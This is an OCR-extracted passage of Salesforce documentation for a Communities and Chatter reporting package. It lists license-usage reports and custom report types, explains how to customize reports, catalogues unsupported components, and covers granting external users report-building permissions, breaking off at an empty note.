For detailed information about the Chatter dashboards, reports, and custom report types, see Get Started with Chatter Dashboards. The following components are provided in the Chatter Dashboards package:

- Chatter Overview dashboard and reports
- Chatter Adoption by Department dashboard and reports
- Chatter Files dashboard and reports
- Chatter Groups dashboard and reports
- Chatter Management dashboard and reports
- Chatter Q&A dashboard and reports
- Chatter Topics dashboard and reports
- Chatter User dashboard and reports
- Chatter Custom Report Types
- Chatter Edits reports

License Usage Dashboard and Reports

Use the Licenses Usage 1.0 dashboard to track usage of login-based and named-user licenses so you can optimize license usage and plan for growth.


With this dashboard, you can see:

- If you need to adjust your allocated license usage
- Monthly and daily tracking of your license usage
- Predict and stop possible overages based on monthly trends


The reports in this dashboard only track community licenses. To track portal licenses, clone the reports and update the license filter.

You can find these reports and dashboards in the **Communities Reports** and **Communities Dashboards** folders.

Important: View this dashboard only from your internal Salesforce org's Dashboards tab. Viewing this dashboard in Community Management or Community Workspaces displays incorrect data as the license metrics become community- specific and not org-wide. For this reason, we recommend that you don't map this dashboard in Community Management or Community Workspaces



Note: Customize gauge reports to provide relevant ranges based on your actual number of licenses. To edit the dashboard click **Edit Attributes** on the report you want to customize. For Breakpoint 2 (set by default to 100), enter your number of allocated licenses. For Breakpoint 1 (set by default to 80), enter 80% of your allocated licenses. For Maximum (set by default to 120), enter 120% of your allocated licenses. You can also change the breakpoints to any percentage you want. For example, if you have 50 licenses, you would change 80 to 40, 100 to 50, and 120 to 60.



Report Name	Description	Custom Report Type	Package with Chatter	Package without Chatter
L - CC Login-based - Monthly Logins 2.0	Monthly number of logins for users with a Customer Community login-based license in descending order.	Network Login History 5.0	✓	✓
L - CC User-based - Monthly Logins 2.0	Monthly number of logins for users with a Customer Community user-based license in descending order.	Network Login History 5.0	✓	✓
L - # Cust Comm All Active Lic 2.0	Number of active members on a Customer Community license across all communities.	Network Login History 5.0	✓	✓
L - # Cust Comm All Allocated Lic 2.0	Number of Customer Community licenses allocated in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - # Cust Comm Login Members	Number of users created with the Customer Community login-based license. (The Network Tenant Usage Entitlement custom report type is no longer supported in this package. Use the Cust Comm Login Members report to get a detailed report of usage)	Network Login History 5.0	✓	✓
L - # Cust Comm Logins All Alloct 2.0	Number of monthly logins allocated for the Customer Community login-based license in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - CCP Login-based - Monthly Logins 1.0	Monthly number of logins for user with a Customer Community Plus user-based license in descending order.	Network Login History 5.0	✓	✓
L - CCP User-based - Monthly Logins 2.0	Monthly number of logins for users with a Customer Community Plus user-based license in descending order.	Network Login History 5.0	✓	✓
L - # Cust Comm Plus All Active Lic	Number of active members on a Customer Community Plus license across all communities.	Network Login History 5.0	✓	✓

Report Name	Description	Custom Report Type	Package with Chatter	Package without Chatter
L - # Cust Comm Plus All Alloct Lic 2.0	Number of Customer Community Plus licenses allocated in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - # Cust Comm Plus Login Members	Number of users created with the Customer Community Plus login-based license.	Network Login History 5.0	✓	✓
L - # Cust Comm Plus Logins All Alloct 2.0	Number of monthly logins allocated for the Customer Community Plus login-based license in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - # Partner Comm All Active Lic	Number of active members on a Partner Community license across all communities.	Network Login History 5.0	✓	✓
L - # Partner Comm All Allocated Lic 2.0	Number of Partner Community licenses allocated in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - # Partner Comm Logins All Alloct 2.0	Number of monthly logins allocated for the Partner Community login-based license in this Salesforce org across all communities.	Network Login History 5.0	✓	✓
L - # Partner Comm Login Members	Number of users created with the Partner Community login-based license.	Network Login History 5.0	✓	✓
L - Cust Comm License Usage	Customer Community user license usage across all communities. This report counts the number of users created with a Customer Community license.	Network Login History 5.0	✓	✓
L - Cust Comm Login Monthly Trend 2.0	Monthly trend of Customer Community logins compared to your allocation.	Network Login History 5.0	✓	✓
L - Cust Comm Login Monthly Usage 2.0	The current month's usage of Customer Community logins compared to your monthly allocation. **Important:** To use this report, you must specify your license limits.	Network Login History 5.0	✓	✓
L - Cust Comm Plus License Usage	Customer Community Plus user license usage across all communities. This report counts the number of users created with a Customer Community Plus license. **Important:** To use this report, you must specify your license limits.	Network Login History 5.0	✓	✓
L - Cust Comm Plus Login Monthly Trend 2.0	Monthly trend of Customer Community Plus logins compared to your allocation.	Network Login History 5.0	✓	✓

Report Name	Description	Custom Report Type	Package with Chatter	Package without Chatter
L - Cust Comm Plus Login Monthly Usage 2.0	The current month's usage of Customer Community Plus logins compared to your monthly allocation. **Important:** To use this report, you must specify your license limits.	Network Login History 5.0	✓	✓
L - Member Distribution By License Type	The distribution of members by license type: member-based or login-based.	Network Login History 5.0	✓	✓
L - Partner Comm License Usage	Partner Community user license usage across all communities. This report counts the number of users created with a Partner Community license. **Important:** To use this report, you must specify your license limits.	Network Login History 5.0	✓	✓
L - Partner Comm Login Monthly Trend 2.0	Monthly trend of Partner Community logins compared to your allocation.	Network Login History 5.0	✓	✓
L - Partner Comm Login Monthly Usage 2.0	The current month's usage of Partner Community logins compared to your monthly allocation. **Important:** To use this report, you must specify your license limits.	Network Login History 5.0	✓	✓
L - PC Login-based - Monthly Logins 1.0	Monthly number of logins for users with a Partner Community login-based license in descending order.	Network Login History 5.0	✓	✓
L - PC User-based - Monthly Logins 1.0	Monthly number of logins for users with a partner Community user-based license in descending order.	Network Login History 5.0	✓	✓
✦ L - Public Page Views - Monthly Trend	Monthly trending report on the daily page views generated by guest users in your community.	Network Login History 5.0	✓	✓
✦ L - Yearly Public Page Views	Yearly report on the daily page views generated by guest users in your community.	Network Login History 5.0	✓	✓

Custom Report Type Descriptions

The reports in this package are based on a set of communities-focused custom report types, which you can customize to enhance reporting capabilities with more fields.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: Items in custom report types that reference a user or member, such as Created By, contain the following user lookup fields: LastLoginDate, Department, Country, Role, and Profile. You can specify these additional fields to display in your report by editing the custom report type from Setup. Open the custom report type details, click **Edit Layout**, and then click **Add fields related via lookup**.

The Network Members object includes member lookup fields. With access to this detail, you can repurpose member reports to report on other things such as accounts. For example, you can make a copy of a member report and then add the User. Account field through the Network Members lookup fields. This approach allows you to use the Top 10 Members By Contribution report to create a new report called Top 10 Accounts by Contributor report. You can customize reports to provide data on the top active and inactive accounts based on the number of logins over a specific time range.



Note: Currently, you can't report on the number of accounts by type. Also, the following custom report types don't track internal users who log in to a community from their internal Salesforce org.

Custom Report Type Name	Description	Package with Chatter	Package without Chatter
Chatter Activity 1.0	Provides information on Chatter user activity such as, posts, comments, and likes. The user metrics are calculated against the user activity on groups and user profiles in your organization.	✓	
Chatter Activity Daily Metrics 1.0	Provides daily trending metrics on posts and comments created in groups and user profiles in your organization.	✓	
Chatter Edits 1.0	Provides information on Chatter edits.	✓	
Chatter Group Members 1.0	Provides information on groups and their members, such as the date a member joined the group.	✓	

Custom Report Type Name	Description	Package with Chatter	Package without Chatter
Chatter Groups Activity 1.0	Provides information on group activity, such as posts, comments, and likes, and group contributors. Use this custom report type to report on overall group activity, by member type and by feed item type (for example: post or question poll).	✅	
Chatter Knowledgeable Users 1.0	Provides information on knowledgeable users in your organization.	✅	
Chatter Topic Assignments 1.0	Provides information on topic assignments. Use this custom report type to report on the number of assignments, your top assigners, and assignments by object types. You can also use it to find topics with the most assignments.	✅	
Chatter Topics 1.0	Provides information on trending topics, topic assigners, and more.	✅	
Chatter Unique Contributor Daily Metrics 1.0	Provides information on daily unique visitors across groups and user profiles in your organization.	✅	
Chatter User Activity 1.0	Provides information on user profiles such as posts, comments, and likes, and profile contributors. Use this custom report type to report on overall user profile activity, by member type and by feed item type (for example, post or question poll).	✅	
✦ Community Searches 2.0	Provides information about community's search behavior.	✅	✅
File and Content Report	Use this standard report type to track file adoption and engagement for Chatter in your internal Salesforce org or in communities. You can also track file properties (such as file version and size), file uploads, downloads, shares, links, link views, and who uploaded the content.	✅	
Network Activity Audit 1.0	Provides information about flagging and moderation activity in a community.	✅	
Network Activity Daily Metrics 2.0	Provides daily trending metrics on posts and comments created in groups and user profiles by member type (internal, customer, and partner).	✅	
Network Cases 1.0	Provides information about cases in your Salesforce org.	✅	
Network Chatter Edits 1.0	Provides information on Chatter edits in the community.	✅	
Network Comments Pending Approval 1.0	Provides information about your community's feed comments that are pending approval.	✅	
Network Custom Recommendations 1.0	Provides information about the custom recommendations and channels in your community including; details about the acceptance rate, rejection rate, and number of times a recommendation was served.	✅	✅

Custom Report Type Name	Description	Package with Chatter	Package without Chatter
Network Group Membership 3.0	Provides information on groups and their members, such as the date a member joined the group and the member type (internal, customer, or partner).	✅	
Network Groups Activity 3.0	Provides information on group activity (posts, comments, and likes) and group contributors. Use this custom report type to report on overall group activity, by member type and by feed item type (for example: post or question poll).	✅	
Network Groups Q & A Activity 1.0	Provides information about your community groups' question and answer activities.	✅	
Network Login History 5.0	Provides detailed metrics about the external users (partners or customers) logging into a community. This custom report type doesn't include logins for internal users accessing the community from their internal Salesforce org. (The Network Tenant Usage Entitlement custom report type is no longer supported in this package. Lookup Network > Network Members > Login History from the Network Login History 5.0 custom report type to get a detailed report of usage)	✅	✅
Network Member Activity 1.0	Provides high-level metrics about community member adoption and engagement.	✅	
Network Members 3.0	Provides information on community members. The Network Members entity exposes all user record fields.	✅	✅
Network Membership Daily Metrics 2.0	Provides daily trending metrics for all members including new members in the community, across all member types (internal, partner, and customer). Also provides daily trending metrics on external (partner and customer) member logins.	✅	✅
Network Frozen Members 2.0	Provides information about all your community's frozen members.	✅	
✦ Network Moderation Flagged Direct Messages 1.0	Provides information about all of your community's direct messages which have been flagged by the users.	✅	
Network Moderation Flagged Comments 2.0	Provides information about all your community's feed comments which are flagged by the users.	✅	
Network Moderation Flagged Files 2.0	Provides information about all your community's files which are flagged by the users.	✅	
Network Moderation Flagged Messages 2.0 Note: This report has been enhanced for this version	Provides information about all your community's Chatter messages which are flagged by the users.	✅	

Custom Report Type Name	Description	Package with Chatter	Package without Chatter
Network Moderation Flagged Posts 2.0	Provides information about all your community's feed posts which are flagged by the users.	✅	
Network Posts Pending Approval 2.0	Provides information about all your community's feeds posts which are pending approval.	✅	
Network Private Messages 3.0	Provides information on private messages sent in a community, including who sent them.	✅	
Network Public Usage Daily Metrics 2.0	Provides daily trending metrics on the number of public page views (such as guest user access). Force.com and Site.com page views are tracked. You can also use this custom report type to track page views on a community template such as Napili.	✅	✅
Network Topic Assignments 3.0	Provides information on topic assignments in a community. Use this custom report type to report on the number of assignments, your top assigners, and assignments by object types. You can also use it to find topics with the most assignments.	✅	
Network Topics 3.0	Provides information on trending topics, topic assignments, topic assigners, and more.	✅	
Network Unique Contributor Daily Metrics 2.0	Provides information on daily unique visitors across groups and user profiles, by member type (internal, customer, and partner).	✅	
Network User Activity 3.0	Provides information on user profile activity (such as posts, comments, and likes) and profile contributors. Use this custom report type to report on overall user profile activity, by member type and by feed item type (for example, post or question poll).	✅	
Network User Licenses 1.0	Provides information about community user license usage. The Usage Entitlement is a license bucket that includes Customer Community Logins, Customer Community Members, Partner Community Logins, and Partner Community Members (tracking both community and portal licenses assigned to the community). The Customer Community Members and Partner Community Members bucket fields track name-based users per community. The Customer Community Logins and Partner Community Logins bucket fields track login-based users across communities. The Amount Used field indicates how many licenses were used that week. The Amount Allowed field indicates how many licenses the customer purchased (either named-users or logins per month).	✅	✅

Custom Report Type Name	Description	Package with Chatter	Package without Chatter
Related Questions CTR 1.0	Provides information about the number of times a user clicks on the Related Questions widget compared to the number of times it is shown.		

The Power of Customization

The dashboard and reports provided in the package are a great start, but they may not be exactly what your community needs. With a few simple steps, you can customize the provided dashboards and reports to suit your needs. To customize a report, open the **Reports** tab and click the report name you want to modify, then click **Customize**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Customize the Date Filter
For reports that specify a date filter, you can customize these reports to provide any date range.

Add or Remove Columns from Reports
If a report includes a column that isn't useful to you, remove it. If you want more data displayed, add another column. To add a column, double-click the additional field from the Fields pane, and reorder the columns if you want to. To remove a column, click the column and select **Remove Column**.

Change the Grouping of a Report
You can change the report grouping to better fit your community or internal Salesforce org.

Add More Filter Logic
You can add more filters to a report. For example, you can filter a report to only show external users or a subset of groups.

Report on New Data
You can also report on new data by adding custom lookup fields to the custom report types.

Customize the Date Filter


For reports that specify a date filter, you can customize these reports to provide any date range.

You can also change the **Date Field** to report on other objects in the report. Try customizing the G- # Group Members Added L30D report.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



For more information, see Filter Your Report Data, Build Effective Filters, and Understanding Relative Date Values for Filter Criteria.

Add or Remove Columns from Reports

If a report includes a column that isn't useful to you, remove it. If you want more data displayed, add another column. To add a column, double-click the additional field from the Fields pane, and reorder the columns if you want to. To remove a column, click the column and select **Remove Column**.



For more information, see Report Fields in Salesforce Help.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Change the Grouping of a Report

You can change the report grouping to better fit your community or internal Salesforce org.

For example, if a report is grouped by department, you can group by country instead. Try customizing the CH D - Group Membership By Dept report.

1. In the Fields pane, drag the new field you want to group by into the Preview pane area that says **Drop a field here to create a grouping**.
2. In the Preview pane, click the old grouping field and select **Remove Group**.
3. On your new grouping field, click the dropdown and select **Sort Group By** and select the relevant data you want to sort by.

For more information, see Group Your Report Data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add More Filter Logic

You can add more filters to a report. For example, you can filter a report to only show external users or a subset of groups.

To add a filter, click **Add** and then specify the field.

Adding a User Type filter:




Added Group filter:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



For more information, see Add Filter Logic and Filter Your Report Data in Salesforce Help.

Report on New Data

You can also report on new data by adding custom lookup fields to the custom report types.

This type of customization is useful if you want to expose more user fields or custom fields that you've added to contacts. See the Custom Report Type Descriptions section for more information.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Unsupported Components

The following list identifies which reports are no longer supported in this release.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: The symbol ✦ identifies all the newly unsupported components in this release.

The following components are unsupported:

From the **Communities Dashboards**[17] folder:

- Activity 2.0 (and previous versions)
- Content 3.0 (and previous versions)
- ✦ Communities Search Dashboard (replaced with version 2.0)
- Groups 2.0 (and previous versions)
- Licenses 5.0 (and previous versions)
- Members 2.0 (and previous versions)
- Moderation 2.0 (and previous versions)
- Overview 2.0 (and previous versions)
- Q&A 2.0 (and previous versions)
- Self-Service 2.0 (and previous versions)
- Topics 3.0 (and previous versions)

From the **Communities Reports**[18] folder:

- A - Comments L30D
- A - Posts L30D

[17] You might have an older version of this folder called Communities Dashboards 2.0.
[18] You might have an older version of this folder called Communities Reports 2.0.

- A - Posts With Most Comments L30D
- A - Posts With Most Likes L30D
- A - Unique Daily Contributors L30D
- C - File Engagement Monthly
- C - File Uploads & Downloads Monthly
- C - Top 10 Files By Contributions
- C - Top 10 Files By Downloads
- C - Top 10 Files By Likes
- C - Top 10 Files By Shares
- C - Top 10 Users - Most File Contrib
- C - Top 10 Users - Most File Uploads L30
- C - Top 10 Users - Most Liked Files
- ✦ Daily Search Frequency (Last 30 Days)
- G - Least Active Groups L30D
- G - Most Active Groups L30D
- G - Top 10 Group Commenters
- G - Top 10 Group Posters
- Group Comments (Last 30 Days Trend)
- Group Posts (Last 30 Days Trend)
- L - # Cust Comm All Allocated Lic
- L - # Cust Comm Logins All Alloct (replaced with 2.0 version)
- L - # Cust Comm Plus All Allocated Lic
- L - # Cust Comm Plus Logins All Alloct (replaced with 2.0 version)
- L - # Partner Comm All Allocated Lic
- L - # Partner Comm Logins All Alloct (replaced with 2.0 version)
- L - CC Login-based - Monthly Logins (replaced with 2.0 version)
- L - CC User-based - Monthly Logins (replaced with 2.0 version)
- L - CCP Login-based - Monthly Logins (replaced with 2.0 version)
- L - CCP User-based - Monthly Logins (replaced with 2.0 version)
- L - Cust Comm Login Monthly Usage (replaced with 2.0 version)
- L - Cust Comm Login Monthly Trend
- L - Cust Comm Member Usage
- L - Cust Comm Plus Member Usage
- L - Cust Comm Plus Login Monthly Trend (replaced with 2.0 version)
- L - Cust Comm Plus Login Monthly Usage (replaced with 2.0 version)
- L - PC Login-based - Monthly Logins (replaced with 2.0 version)
- L - Partner Comm Login Monthly Trend (replaced with 2.0 version)
- L - Partner Comm Login Monthly Usage(replaced with 2.0 version)
- L - Partner Comm Member Usage
- Logins Used by Customer Licenses

- Logins Used by Partner Licenses
- M - Top 10 Members By Login
- M - Top 10 New Members By Logins
- Member-based Customer Licenses Used
- Member-based Partner Licenses Used
- Member Logins (Last 30 Days Trend)
- Member Logins (Last 30 Days)
- Member Logins (Last 90 Days Trend)
- Members (Last 30 Days Trend)
- Members (Last 90 Days Trend)[19]
- MO - Top 10 Flagged Items
- MO - Top 10 Flagged Members
- MO - Top 10 Members Who Flag Items
- MO - Top 10 Moderators
- New Members (Last 30 Days Trend)
- O - Top 10 Group Contributors
- Q - Answers in Groups L30D
- Q - Best Answers in Groups L30D
- Q - Questions in Groups L30D
- Q - Top Answered Questions Groups L30D
- Q - Unanswered Questions in Groups L30D
- S - Answers in User Profiles L30D
- S - Best Answers in User Profiles L30D
- S - Daily Page Views L30D
- S - Daily Unique Visitors L30D
- S - Questions in User Profiles L30D
- S - Top Answered Qs in User Profile L30D
- S - Unanswered Qs in User Profiles L30D
- T - Top 10 New Trending Topics L30D
- T - Topics Assigned Daily
- T - Topics Assigned Monthly
- T - Topics Created Monthly

From the **Community Management Home Dashboards** folder—*all* dashboards; you can remove this folder if you installed the package with Chatter[20]

From the **Community Management Home Reports** folder:

[19] If you still want to use the Members (Last 30 Days Trend) and Members (Last 90 Days Trend) reports, you can re-create them. Keep in mind, to get the Member Count field, you need to create a custom report type with Networks as the primary object and Network Members as the secondary object. Then create a report using this custom report type and add the Member: fullname field. This report returns a snapshot of data, not trending data.

[20] In the package with Chatter, all dashboards in this folder are no longer supported. In the package without Chatter, this folder and its dashboards still remain.

- Contributions - Daily Trend
- Logins - Daily Trend[21]
- Logins - Monthly Trend[22]
- New Members - Daily Trend[23]
- Page Views - Daily Trend
- Q&A - Daily Trend

From the folder **Insights Adoption** (this entire folder and its contents are unsupported):

- Active Members By Comments
- Active Members By Comments Received
- Active Members By Likes Received
- Active Members By Posts
- Contributors Inactive For 7+ Days (replaced with 2.0 version)
- Influencers Inactive For 7+ Days (replaced with 2.0 version)
- New Members By Comments
- New Members By Comments Received
- New Members By Date Joined
- New Members By Likes Received
- New Members By Posts
- Recent Contributors (replaced with 2.0 version)
- Recent Logins

From the folder **Insights Activity** (this entire folder and its contents are unsupported):

- Discussions By Comments
- Discussions By Likes
- New Discussions (replaced with 2.0 version)
- New Discussions By Comments
- New Discussions By Likes
- New Discussions With No Comments
- New Members' Comments (replaced with 2.0 version)
- New Members' Posts (replaced with 2.0 version)

From the folder **Insights Files** (this entire folder and its contents are unsupported):

- Files By Comments
- Files By Downloads
- Files By Likes
- Files By Posts
- New Image Files (replaced with 2.0 version)
- New Office Files (replaced with 3.0 version)

[21] Only unsupported in the package with Chatter. This report still remains in the package without Chatter.
[22] Only unsupported in the package with Chatter. This report still remains in the package without Chatter.
[23] Only unsupported in the package with Chatter. This report still remains in the package without Chatter.

- New Office Files (replaced with 2.0 version)
- New Video Files (replaced with 2.0 version)
- Recent Files (All) (replaced with 2.0 version)
- Recent Files By Comments
- Recent Files By Downloads
- Recent Files By Likes
- Recent Files By Posts

From the folder **Insights Groups** (this entire folder and its contents are unsupported):

- Groups Recently Archived (replaced with 2.0 version)
- Groups Soon To Be Archived (replaced with 2.0 version)
- Groups With Deactivated Owners (replaced with 2.0 version)
- Groups With Inactive Owners (replaced with 2.0 version)
- New Groups By Dates
- New Groups By Members

From the folder Insights Moderation[24]

- Content Blocked By Rule
- Content Flagged By Rule
- Content Replaced By Rule
- Discussions Flagged (All)
- Files Flagged By Members
- ✦ Flagged Comments 2.0 (replaced by 3.0 version)
- ✦ Flagged Files 2.0 (replaced by 3.0 version)
- ✦ Flagged Messages (replaced by Flagged Direct Messages 1.0 and Flagged Private Messages 1.0 reports)
- ✦ Flagged Posts 2.0 (replaced by 3.0 version)
- Frozen Members (replaced by 2.0 version)
- Messages Flagged By Members
- Moderation Audit 2.0[25]
- Moderation Audit for New Members
- ✦ Posts Pending Approval (replaced by 2.0 version)

From the folder **Insights Self-Service**[26]:

- Best Answers (replaced with 2.0 version)
- Best Answers From External Members (replaced with 2.0 version)
- Questions (replaced with 2.0 version)
- Questions From New Members (replaced with 2.0 version)
- Questions Most Liked
- Questions With Answers From New Members (replaced with 3.0 version)

[24] This entire folder and its contents are unsupported.
[25] The contents of this folder were moved to the Moderation Audit Trail folder.
[26] This entire folder and its contents are unsupported.

- Questions With Answers From New Members (replaced with 2.0 version)
- Questions With Most Answers
- Questions With New Answers (replaced with 2.0 version)
- Questions Without A Best Answer (replaced with 2.0 version)
- Questions Without An Employee Answer
- Questions Without Answers (replaced with 2.0 version)

From the folder **Insights Topics**[27] :

- Topics Added (replaced with 2.0 version)
- Topics Assigned (replaced with 2.0 version)
- Topics Most Talked About (replaced with 2.0 version)

From the **Misc Communities Reports** folder:

- Questions Escalated - Daily Trend

Set Up Report Management for External Users—Create and Edit Reports

Community partner and customer users can create and edit reports in their own personal folder or in a privately shared folder if they have sufficient permissions. You can grant partner and customer users permissions to create and edit reports through their profiles or by using permission sets. After you grant the required permissions, they can use the drag-and-drop Report Builder tool.

Important: If your organization existed before the Summer '13 release, you must first turn on enhanced sharing for reports and dashboards before granting external users permissions. See Analytics Folder Sharing.

To create, customize, and delete reports, external users must use the Report Builder tool.

Data visibility is based on two main things: the user role the partner or customer belongs to and your organization's sharing rules. Your organization's field-level security is respected, meaning that if a field is not visible for external users, a partner or customer user won't see it in Report Builder.

1. To allow external users to create and edit reports, turn on the "Create and Customize Reports," "Report Builder," and "Edit My Reports" permissions through custom profiles or permission sets. If you want external users to export report data, also assign them "Export Reports" permission.

   In Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** or **Profiles**. Assign the following permissions:

External User Permissions Needed to Create and Edit Reports	
To create, customize, and delete reports in a personal folder:	"Create and Customize Reports" AND "Report Builder"
To create, customize and delete their own reports in a privately shared folder with Viewer access:	"Edit My Reports" AND "Report Builder"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create permission sets or enable custom permissions in profiles:
- "Manage Profiles and Permission Sets"

To assign a permission set to a user:
- "Assign Permission Sets"

To share a report folder with external users:
- "Manager" folder access or "Manage Reports in Public Folders"

[27] This entire folder and its contents are unsupported.

External User Permissions Needed to Create and Edit Reports	
To export report data:	"Export Reports"

You can give permission to create and edit reports to all role-based external users with licenses such as Customer Community Plus and Partner Community. You can also give permission to all legacy role-based portal licenses such as Customer Portal and Gold Partner.


Note:

